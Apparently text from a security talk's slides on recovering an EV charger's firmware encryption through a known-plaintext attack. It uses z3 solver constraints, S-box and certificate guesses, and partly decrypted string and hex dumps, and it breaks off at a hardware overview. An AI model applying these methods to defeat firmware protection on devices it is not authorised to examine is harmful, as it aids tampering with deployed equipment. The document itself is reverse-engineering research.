candidate: and_ | xor
candidate: or_ | add
...
candidate: xor | and_
candidate: xor | or_
candidate: xor | xor
total: 35/36
```

They all match! ↩

Step #3: Better Known-Plaintext Attack



⇒ Need mooaarr plaintext for **KPA**
(*Known-Plaintext Attacks*)



Guess #4: The firmware shall
contains crypto materials

Step #3: Better Known-Plaintext Attack



⇒ Need mooaarr plaintext for **KPA**
(*Known-Plaintext Attacks*)



Guess #4: The firmware shall
contains crypto materials

Searching AES SBOX
(In “semi-deciphered”
obtain from **sub**)

Windowed
search

```
23 6c f5 7b b2 69 6f c5 d0 ff e5 2b be af a9 76
ca 82 47 7d 96 39 47 f0 6d cc a2 a7 94 9c 72 c0
6d fb 93 26 f6 1d f7 c4 ec 9d 65 f1 2f b8 31 0d
fc bf 21 c3 18 96 03 9a 05 12 80 e2 a7 1d b2 75
09 81 2c 1a 17 6e da a0 32 1b 56 b3 e9 e1 2d 7c
31 d1 00 ed e0 e4 b1 5b 2a c9 be 39 4a 44 58 cf
b0 ed aa fb 3f 4d 31 85 3d e7 02 7f 50 34 9f a8
51 a1 c0 8f 92 9d 38 ed 7c ae 5a 21 f0 f7 f3 d2
c3 fc 11 ec 57 8d 44 0f bc 9f fe 35 24 4b 19 73
20 81 cd dc de 2a 90 88 46 e6 b8 14 b6 5e 09 db
a0 32 3a 0a 49 fe 24 54 c2 d3 ac 62 91 75 64 79
a3 b8 35 6d 8b cb 4e a9 24 56 74 ea 23 6a ae 08
56 78 25 2e f4 9e b4 c6 a8 c3 f4 17 47 a3 8b 8a
70 26 b3 5e 48 03 76 0e 21 35 d7 b9 7a bf 1d 96
a1 e8 98 11 29 d7 8e 8c 9b 0e 85 e9 ce 55 28 d7
84 a1 89 05 71 e6 c2 68 41 79 2b 0f 50 54 bb 0e
122/256
```

Step #3: SMT Results



```
samples = [  
    (b"\x00"*256, repeating_block),  
    (rotated_sbox, ciphered_sbox),  
    (rotated_inv_sbox, ciphered_inv_sbox)  
]  
candidates = solve_ops_combinatorial_smt(samples)
```



```
candidate: add | xor  
candidate: sub | xor  
total: 2/36
```

Step #3: SMT Results



```
samples = [  
    (b"\x00"*256, repeating_block),  
    (rotated_sbox, ciphered_sbox),  
    (rotated_inv_sbox, ciphered_inv_sbox)  
]  
  
candidates = solve_ops_combinatorial_smt(samples)
```



```
candidate: add | xor  
candidate: sub | xor  
total: 2/36
```



Strings

(In "semi-deciphered")

```
b'8p r1JPx%n8p r260x=>8p RSJPH%.80 24'  
b'eq"*["r"<"ivt","-1"]d      "Ti]eOffse'  
b'--=WarrYno!!!}--=FLASH_Evase(5) '  
b'{"amd":"FIRMwAREGVMRSIWN_nCPKRT"  
b'atiov%1 pe2iodDurati[b:=d va\\i'  
b'%.2fv, Wu|CR=eR3fA, outOW==>?fA'  
b'uaee() case OLD_tCtPAC[AGE`ODD_  
b'TlKKySe97eKnDIr1]vnscFAZMej2Yc'  
b'VendI\\Ta_":+&rbw,"strYbg"<."]'  
b'CovlonePowernL3: %d;      m_w'  
b'Id":REPLACEgCONVECTURID,",i+ '  
b'le 5 stwp > fa5lt w appoYbt '  
b'cOARDS","ppqta4us.:bvclue"}}'  
b'#####@@@@@##c### con^ectorS"  
b'mmpr!t}r%Zed %d =d %d %d %d '  
b':ed tp:0x%08x ppsz0x%08x sts'  
b'0x%.xp r7:0x%28p r8:px%.8p '  
b'i$TwZ%1,u startSchcdu,e:%11'  
b'=5%---m--->packkt %rrkr`#d'  
...  
b'TLS-ECLH-EC<SA-WITH-AEs-16HmG_K-WHA2'  
b'tIME"4"seq": "REPLACEgSEQ"`,>lala":'  
b'WDVR0*BFgwFoASA95QFVbRTLtmXKPiGxz\\'  
b'tSN #s, uWmB %d, mGmM %d4`m[rPsRt '
```

Step #4: Refining plain-ciphered samples



Goal: providing more samples until the SMT returns a **single** solution

```
000C:5270 84 5F 0E 08 E8 74 0E 08 2D 2D 2D 2D 2D 42 C5 47 ._. .èt. .----BAG
000C:5280 B9 36 20 4F 45 52 54 D9 4E 49 C3 41 74 45 35 2D ^6 OERTUNIÂAtE5-
000C:5290 2D 25 6D 0D 0A 5D 47 49 BC 53 6A 43 43 41 6A 4B ^m...]6I4sjCCAjK
000C:52A0 67 41 77 49 42 41 67 49 51 52 5B 2B 77 67 4E 61 gAwIBAgIQR[+wgMa
000C:52B0 6A 4A 3B 71 4A 4D 44 6D 47 4C 0E 68 47 61 7A 41 jJ;qJMDmGL.hGazA
000C:52C0 5E 42 27 6B 6E 68 7B 69 45 39 77 30 42 47 51 55
000C:52D0 3A 41 4C 41 2D 0D 3A 57 53 51 7F 49 67 59 44 56 -----BEGIN CERTIFICATE-----
000C:52E0 51 51 4B 45 F8 94 43 63 57 E4 30 64 4B 46 73 49 QQKEø.CcWa0dKFsI
000C:52F0 46 36 70 5A 36 35 68 5C 48 56 79 5A 73 42 55 63 F6pZ65h\HVyZsBUc
000C:5300 6A 56 1A 6C 43 46 4C A2 79 34 78 46 7E C1 56 42 jV.lCFLty4xF~ÁVB
000C:5310 1B 4E 56 42 47 4D D4 1D 0A 14 6B 52 4C 56 43 42 .NVBGM0..DkRLVCB
000C:5320 53 A6 72 39 F0 59 45 4E 42 49 46 67 7A 4D 42 4C S|r9ðYENBIFgzMBL
000C:5330 58 C4 54 41 77 4D 44 AB 4A 4D 44 49 38 4D 54 49 XÂTAwMD<JMDI8MTI
000C:5340 48 5F 5E 67 58 C4 54 49 58 5D 44 6B FA CD 44 4D H_^gXÂTIX]DkúÍDM
000C:5350 30 73 44 45 38 4E 56 6B 77 0D 0A 50 7A 45 6D 4D 0sDE8NVkw..PzEmM
000C:5360 43 49 47 41 F1 75 45 43 68 4D 62 52 47 6C 6E 61 CIGAñuEChMbrGlna
000C:5370 58 52 68 62 43 42 54 A1 57 64 75 59 58 B2 31 63 XRhbCBT;WduYX^1c
000C:5380 55 5D E7 52 48 4A 31 E3 F3 51 E7 51 12 38 7D 4D U]çRHJ1äóQçQ.8}M
000C:5390 D2 63 9B 46 51 69 44 56 51 51 44 0D 0A 45 77 35 0c.FQìDVQQD..Ew5
000C:53A0 45 55 31 51 1D 55 6D 39 76 BC 43 C2 44 51 53 42 EU1Q.Um9v½CÂDQSB
000C:53B0 59 4D 7E 43 43 41 53 49 77 44 71 59 4A 4B 6F BA YM~CCASiWdQYJKo^
000C:53C0 59 68 36 63 4E 41 51 45 42 5E 51 41 44 6D 67 45 Yh6cNAQEB^QADmgE
000C:53D0 50 41 4C 43 41 41 71 71 43 A7 6F 4D 42 0D 1A 41 PALCAAqqC$oMB..A
000C:53E0 46 2B 76 36 DA 64 57 5D 79 CE 58 74 4D 68 69 5A F+v6Üdw]yîXtMhiZ
```


Step #4: Refining plain-ciphered with Certificates



Methodology:

- Enforce strict equality for header / footers
- Enforce Base64 charset in between
⇒ Easy to do in SMT!

```
def is_valid_base64(c):  
    charset = [('a','z'), ('A','Z'), ('0','9')]  
    ascii_constraints = [z3.And(c >= ord(x[0]), c <= \  
                               ord(x[1])) for x in charset]  
    xtra_chars = ['+', '/', '=', b'\x0d', b'\x0a']  
    xtra_const = [c == ord(x) for x in xtra_chars]  
    return z3.Or(*ascii_constraints, *xtra_const)
```



```
["rw","boolean","false"],\t"AuthorizeRemoteTxRequests":["rw","boolean","true"],\t"AllowOfflinTxForUnknownId":["rw","boolean","false"],\t"ClockAlignedDataInterval":["rw","int","1800"],\t"ConnectionTimeout":["rw","int","30"],\t"GetConfigurationMaxKeys":["r","int","10"],\t"HeartbeatInterval":["rw","int","14400"],\t"LocalAuthorizeOffline":["rw","boolean","true"],\t"LocalPreAuthorize":["rw","boolean","true"],\t"MeterValuesAlignedData":["rw","string","Energy.Active.Import.Register.Voltage.Current.Export.Po
b'port,Power.Offered,Current.Import,Power.Active.Import"],\t"MeterValuesSampledData":["rw","string","Energy.Active.Import.Register.Voltage.Current.Export,Power.Offered,Current.Import,Power.Active.Import"],\t"MeterValueSampleInterval":["rw","int","4"],\t"NumberOfConnectors":["r","int","1"],\t"ResetRetries":["rw","int","1"],\t"ConnectorPhaseRotation":["rw","string","RST"],\t"otopTransactionOnEVSideDisconnect":["rw","boolean","true"],\t"StopTransactionOnInvalidId":["rw","boolean","false"],\t"StopTxnAlignedData":["rw",""]
b'<:s:connId:%d LocalId:%s nremoteId:%s startIdTag:%s stopIdTag:%s startMode:%d chargeMode:%d chargeParam:%d chargeTimeSec:%d stopTime:%d meterStart:%d meterEnd:%d energy:%d startReason:%d accountFlag:%d svcEndFlag:%d startTranFlag:%d stopTranFlag:%d svcStartTime:[%04d-%02d-%02dT%02d:%02d:%02d]
svcEndTime:[%04d-%02d-%02dT%02d:%02d:%02d]'
b'connId:%d LocalId:%s RmateId:%s startIdTag:%s stopIdTag:%s startMode:%d chargeMode:%d chargeParam:%d chargeTimeSec:%d stopTime:%d meterStart:%d meterEnd:%d energy:%d stopReason:%d accountFlag:%d svcEjdFlag:%d startTranFlag:%d stopTranFlag:%d svcStartTime:[%04d-%02d-%02dT%02d:%02d:%02d]
svcEndTime:[%04d-%02d-%02dT%02d:%02d:%02d]'
b'n m_onlineDevCount %d ; m_chargingDevCsunt %d ; m_onlinePower %d ; m_offLineSumPower %d ; m_groupDevCount %d ; m_chargingPowerSum %d ; m_selfCheckGridPhase %d ; m_gridRST 0x%x ; m_meterPower %d ; m_curPower %lld ; 11KWChargingCount %d ; curMaxLimitPower %d ; m_minLimitPower %d ; m_meterEnabled %d ;
StopChargingDevCount %d'
b'{"cmd":"RANDOM_DELAY_TIME","seq": "REPLACE_SEQ" ,"data"Z      {"pileNum":"REPLACE_SN", "connectsrid":REPLACE_CONNECTORID,"delayLimitMax":REPLACE_LIMITMAX, "delayLimit":REPLACE_LIMIT,"delayOn":REPLACE_DELAYON,"delayRunning":REPLACE_RUNNING,"timeLeft":REPLACE_TIMELEFT, "timestamp":"REPLACE_TIMESTAMP"}}'
b'comStatus:%d,runStatus:%d,faultCode:%x,faultData:%x,cpVolt:%d,cpVoltJ:%d,ppVolt:%d,eElFbStatus:%d,pwm:%d,gridFreq:%d,gridVoltR:%d,gridVoltS:%d,gridValtT:%d,currR:%d,currS:%d,currT:%d,meterErrFlag:%d,meterEnd:%d,ChargeTime:%d,Energy:%d,neVolt:%d,PlugetsCharge:%d,temprature:%d %d %d %d %d %d %d %d'
b'm_gridRST 0x%x; gridRST %d ; Cur power: %lld ;pawer sum : %d ;outPowerR: %d ;outPowerS %d ; outCurrR: %d ; outCurrS %d ; outCurrT %d ?
outVoltR: %d ; ku VoltS %d ; outVoltT %d ; gridVoltR: %d ; gridVoltS %7 gridVoltT %d'
b'<:s:u>: Node startInterval:%llu endInterval:%llu validFram:%llu validTo:%llu startSchedule:%llu duration:%d PeriodSize:%d connectorId:%d Level:%d Purpose:%d PvofileKind:%d recurrencyKind:%d sResult startSec:%llu duration:%d periodDu'
b'-----DLB ReadFlash success,m_inDlbGroup %d , m_DevRule %d , m_totalDevCount %d , m_totalPower %d , m_offLineMaxLimitPower %d, m_defaultTotalPower %d , m[masterSN %s, m_meterBaudrate %d, m_meterEnabled %d, m_re'
b'AppGetGroupDevInfo m_meterPower %d ; m_onlinePower %d ; m_onlineDevCount %d ; m_chargingDevCount %d ; m_offLineSumPower %d ; m_groupDevCount %d ; m_chargingPowerSum %d ; m_selfCheckGridPhase %d ; m_gridRST 0x%x ; m_curPower %lld"
b'<:s:u>: i:%d dst:%d node startPeriod:%d startPeriodPos:%d dstStartPeriod:%d dstEndPeriod:%d recurrencyIndex:%d durationNode:%d recurrencyStepLen:%d dstEndPeriod:%d recurrencyIndex:%d (*it) startPeriod:%d duration:%d periodDu'
b' m_nTSpOhgDCT %d ;m_onlDCT %d ; m_chgDCT %d ; m_onlPw %d ; m_offLSumPw %d ; m_grpDCT %d ; m_chgPwSum %d ; m_sCGP %d ; m_mPw %d ; m_cPw %lld ; 11MWChgCt %d ; cMLPw %d ;m_mLPw %d ;m_mE %d; L1:%d; L2:%d; L3:%d;'
b'<:s:u>: dst:%d node startPeriod:%d startPeriodPks:%d dstStartPeriod:%d dstEndPeriod:%d recurrencyIndex:%d (*it) startPeriod:%d duration:%d periodDuration:%d validDuration:%d dst end:%llu endInterval:%llu '
b' m_nR %d ; m_onlDCT %d ; m_chgDCT %d ; m_onlPw %d ; m_offLSumPw %d ; m_grpDCT %d ; m_chgPwSum %d ; m_sCGP %d ; m_gRST 0x%x ; m_mPw %d ; m_curPower %lld ; 11KWChgCt %d ; cMLPw %d ;m_mLPw %d ;m_mE %d'
b'@WWW m_almRunType:%d m_maxAvailablePower:%d m_availablePower:%d m_dynPower:%d m_meterPower:%d m_totalDevCount: %d m_chargingDevCount.sum: %d totalPower:%d m_onlinePower.sum:%d m_loadPower:%d'
b'<:s:u>: i:%d dst:%d node startPeriod:%d startPeriodPos:%d recurrencyStepLen:%d dstEndPeriod:%d recurrencyIndex:%d (*it) startPeriod:%d duration:%d periodDuration:%d validDuration:%d'
b'<:s:u>: refFnd start:%d node startPeriod:%d startPeriodPos:%d dstStartPeriod:%d dstEndPeriod:%d recurrencyIndex:%d (*it) startPeriod:%d duration:%d periodDuration:%d validDuration:%d'
b'SN:%s; role:%d; net status:%d; group status:%d; charging status:%d; default power:%d; max limit power:%d; cur power:%lld ;gridIsSinglePhase:%d;
```


Step #5: Refining with Hex



```
6e65 6374 4361 6c6c 6261 636b 2053 5543 430d 0a00 7374 6172 7420 626f 6f74 2072 6f74 6966 6963 6174 696f 6e21 0d0a 0000 6d43 7265 6174 6549 6e6e 6572 4d73 6720
2066 6169 6c21 0d0a 0000 0000 4e4f 7420 5361 6b65 2077 6974 6820 616e 7974 6869 6e67 0d0a 0000 0000 6964 5461 6720 6c65 6e67 7468 2085 7672 6f72 3a25 732e 0d0a
0000 0000 6d54 7269 6767 6572 5374 6174 7573 4e6f 7469 6669 6361 7469 6f6e 0000 6964 3a25 642c 2073 7461 7475 733a 2564 2c20 7265 743a 2564 0000 0000 626f 6f74
4e6f 7469 6679 2069 6e74 6572 7661 6c3a 2564 0d0a 0000 0000 7265 712e 6c69 643d 5b25 735d 2c73 462e 6c69 643d 5b25 735d 0d0a 0000 4f43 5050 5f52 4553 474e 445f
4556 454e 545f 454d 5054 59d0 0a00 0000 4669 726d 7761 7265 5374 6174 7573 4e73 7469 6669 6361 7469 6f6e 0000 5365 6375 7269 7479 4576 656e 744e 6f74 6966 6963
6174 696f 6e00 0000 4175 7468 6f72 6f74 676f 6e43 6163 6865 456e 6162 6c65 6400 0000 0d0a 204f 4350 5020 4552 524f 5221 2121 2066 756e 633a 2573 3a3a 2000
496e 7075 7420 7469 6d65 2069 7320 6f74 7920 706f 696e 740d 0a00 7265 743a 2575 2c20 6675 6e63 3a25 732c 206c 696e 653a 2575 0d0a 0000 7352 6574 3a25 642c
2066 756e 633a 2573 2c20 6c69 6e65 3a25 750d 0a00 7265 743a 2564 2c20 6675 6e63 3a25 732c 206c 696e 653a 2575 0d0a 0000 6970 3a25 732c 2066 756e 633a 2773 2c20
6c69 6e65 3a25 750d 0a00 0000 706f 7274 3a25 732c 2066 756e 633a 2573 2c20 6c69 6e65 3a25 750d 0a00 7572 6c3a 2573 2c20 6675 6e63 3a25 732c 206c 696e 653a 2575
0d0a 0000 2575 2c20 2575 2c20 6675 6e63 3a25 712c 206c 696e 633a 2575 0d0a 0000 7769 6669 2063 736e 6e65 6374 2073 7563 6365 7373 6675 6c0d 0a00 0a00 5265 6376
2063 6d64 2075 7064 6174 6520 6573 7033 3221 0d0a 0000 0000 4669 656c 6420 6765 7444 656c 6179 2069 6e76 616c 6964 0d0a 0000 0000 4669 656c 6420 636f 6e6e 6563
746f 7249 6420 696e 7661 6c69 640d 0a00 4669 656c 6420 6465 6c61 794c 696d 6974 2069 6e76 616c 6964 0d0a 0000 4c4f 475f 4c45 5645 4c3a 2573 2d2d 2d2d 2f2d 2d2d
2573 0d0a 0000 200d 0a73 6574 2070 6f77 6572 2076 616c 7565 2065 7272 2025 640d 0a00 5469 6d65 6443 6861 7269 6e67 496e 666f 2c20 6461 7461 203d 2573 0000
4b45 5920 696e 2070 616c 6f61 6420 696e 7661 6c69 6421 0d0a 0000 0000 736f 6d65 2072 6571 206b 6579 206e 6f74 2073 7472 696e 6721 0d0a 0000 6770 5472 616e 7361
6374 696f 6e49 645b 2573 5d3d 2025 640d 0a00 0000 4e55 4c4c 2072 6571 7565 7374 6564 6465 7373 6167 6521 0d0a 0000 0000 7265 7175 6573 7465 644d 6573 7361 6765
2069 7320 4e55 4c4c 2100 0000 4e6f 7420 2053 7570 706f 7274 6564 206d 7367 206e 616d 652e 0000 0000 5461 6d70 6572 4465 7465 6374 696f 6e41 6374 6976 6374 6564
0000 0000 0d0a 204f 4350 5020 4552 524f 5221 2121 2066 756e 633a 2573 3a3a 2000 2573 2066 6f74 2073 7570 706f 7274 6564 2c20 7265 743a 2573 210d 0a00 7570 6461
7465 5479 7065 2069 6e63 6f72 7265 63a2 6421 0d0a 0000 6164 6420 746f 2073 746f 7265 6167 6520 6661 696c 3a25 6421 0d0a 0000 0d0a 204f 4350 5020 4552 452f
5221 2121 2066 756e 633a 2573 3a3a 2000 7272 6f63 6573 7343 7343 6861 7267 696e 6750 726f 6669 6c65 7300 0000 4e55 4c4c 2063 7343 6861 7267 696e 6750 726f 6669 6c65
6c65 7321 0d0a 0000 6373 4369 6172 6769 6e67 5072 6f66 696c 6573 2069 7320 4e55 4c4c 0000 4e55 4c4c 2063 6861 7267 696e 6750 726f 6669 6c65 4964 210d 0a00 0000
6368 6172 6769 6e67 5072 6f66 696c 6549 6420 6973 204e 554c 4c00 0000 5072 6f70 6572 7479 436f 6e73 7472 6169 6e74 5669 6f6c 6174 696f 6e00 7472 6169 6e74 6374
696f 6e49 6420 6973 2065 7869 7374 210d 0a00 0000 7265 6375 7272 656e 6379 4b69 6e64 204e 4f54 2065 7869 7374 210d 0a00 7265 6375 7272 656e 6379 4b69 6e64 204e
4f54 2065 7869 7374 2100 0000 7072 6f63 6573 7353 6368 6564 756c 6550 6572 696f 6449 7465 6d00 0000 6e75 6d62 6572 5068 6173 6573 2069 7320 696e 7661 6c69 6421
0d0a 0000 6e75 6d62 6572 5068 6173 6573 2069 7320 6e6f 7420 6e75 6d62 6572 0000 4e55 4c4c 0000 6368 6172 6769 6e67 5261 7465 6368 6564 756c 6520 6d75 7374 2062 6520 7365
6769 6e67 5363 6865 6475 6c65 2069 7320 4e55 4c4c 0000 0000 7374 6172 7453 6368 6564 756c 6520 6d75 7374 2062 6520 7365 7421 0000 7374 6172 7453 6368 6564 756c
6520 696e 7661 6c69 6421 0d0a 0000 0000 6368 6172 6769 6e67 5261 7465 6368 6564 756c 6520 6d75 7374 2062 6520 7365 7421 0000 6368 6172 6769 6e67 5261 7465 655e 6974 2069 6e76
616c 6964 2100 0000 0d0a 204f 4350 5020 4552 524f 5221 2121 2066 756e 633a 2573 3a3a 2000 5472 616e 7361 6374 696f 6e4d 6573 7361 6765 4174 7465 6470 7473 0000
6765 7446 6163 746f 7279 506f 7765 7220 3d20 5b25 645d 0d0a 0000 7365 7450 6172 616d 2061 7574 6f53 7461 7274 2066 6169 6c21 0d0a 0000 456e 6563 7e79 7074
5061 7373 776f 7264 2069 7320 2573 200d 0a00 0000 2d2d 2d2d 2d3e 7765 656b 6461 795f 686f 7572 203d 2020 2564 200d 0a00 0000 2d2d 2d3e 7765 656b 6461 795f 6d69 7275 7465
7572 203d 2020 2564 200d 0a00 2d2d 2d3e 7765 636b 6461 795f 686f 7572 203d 2020 2564 200d 0a00 0000 2d2d 2d3e 7765 656b 6461 795f 6d69 7275 7465 203d 2020 2564
200d 0a00 2d2d 2d3e 7765 656b 656e 645f 6d69 6e75 7465 203d 2020 2564 200d 0a00 0000 2d2d 2d3e 7765 656b 656e 645f 6d69 6e75 7465 203d 2020 2564 200d 0a00 7374 6174
7573 5f63 6861 6e67 655f 6576 656e 7465 6461 756c 7400 0000 636f 6e49 643a 2564 2c20 6f6c 643a 2575 2c20 6e65 773a 2564 200d 0a00 444c 423a 2044 4c42 54d1 6573
496e 6974 2066 6169 6c65 640d 0a00 444c 423a 2044 4c42 5f49 6e66 6479 2020 7420 6661 696c 6564 0000 444c 423a 2044 4c42 5f52 7063 496e 6974 2066 6169
6c65 640d 0a00 0000 444c 4220 4368 6f66 6e67 204c 6973 743a 2573 2d2d 3e0d 0a00 0000 444c 4e5f 4973 496e 4c69 7374 4578 7420 6669 7264 2025 7380 0000 0000
444c 423a 2044 4c42 5f4d 6435 4361 6f66 6169 6c65 640d 0000 0000 444c 423a 7420 6669 496a 6c6b 2066 6169 6c65 640d 0a00 444c 423a 2053 656e
6420 5564 7020 4d73 6720 6661 696c 6564 0d0a 0000 444c 425f 486f 7374 4865 6172 7442 6561 744e 6f74 6966 790d 0a00 0000 444c 425f 536c 6176 6548 6561 7e74 4265
6174 4e6f 7469 6679 0d0a 0000 7265 626f 6f74 2063 7020 6369 616e 6765 2045 4d5f 2043 656e 6669 6700 454d 5320 7365 7420 636f 6e74 726f 6c20 6d6f 6465 2025 6420
```

Step #6: Iterative Refinement



⇒ **Problem:** At each iteration the key bytes chosen by the solver can change making some faulty strings to appear


⇒ Thus need to refine up until no faults were found

⇒ Did: 4 - 5 iterations

⇒ Finally found the two key parts making the whole firmware valid (with ADD | XOR)
(Turns out the real algorithm was a bit different with a key and a constant [↗])



Vulnerability Research

Hardware Overview




Hardware Overview

Levetop
LT7689





Hardware Overview

Levetop
LT7689



Hardware Overview

Levetop
LT7689

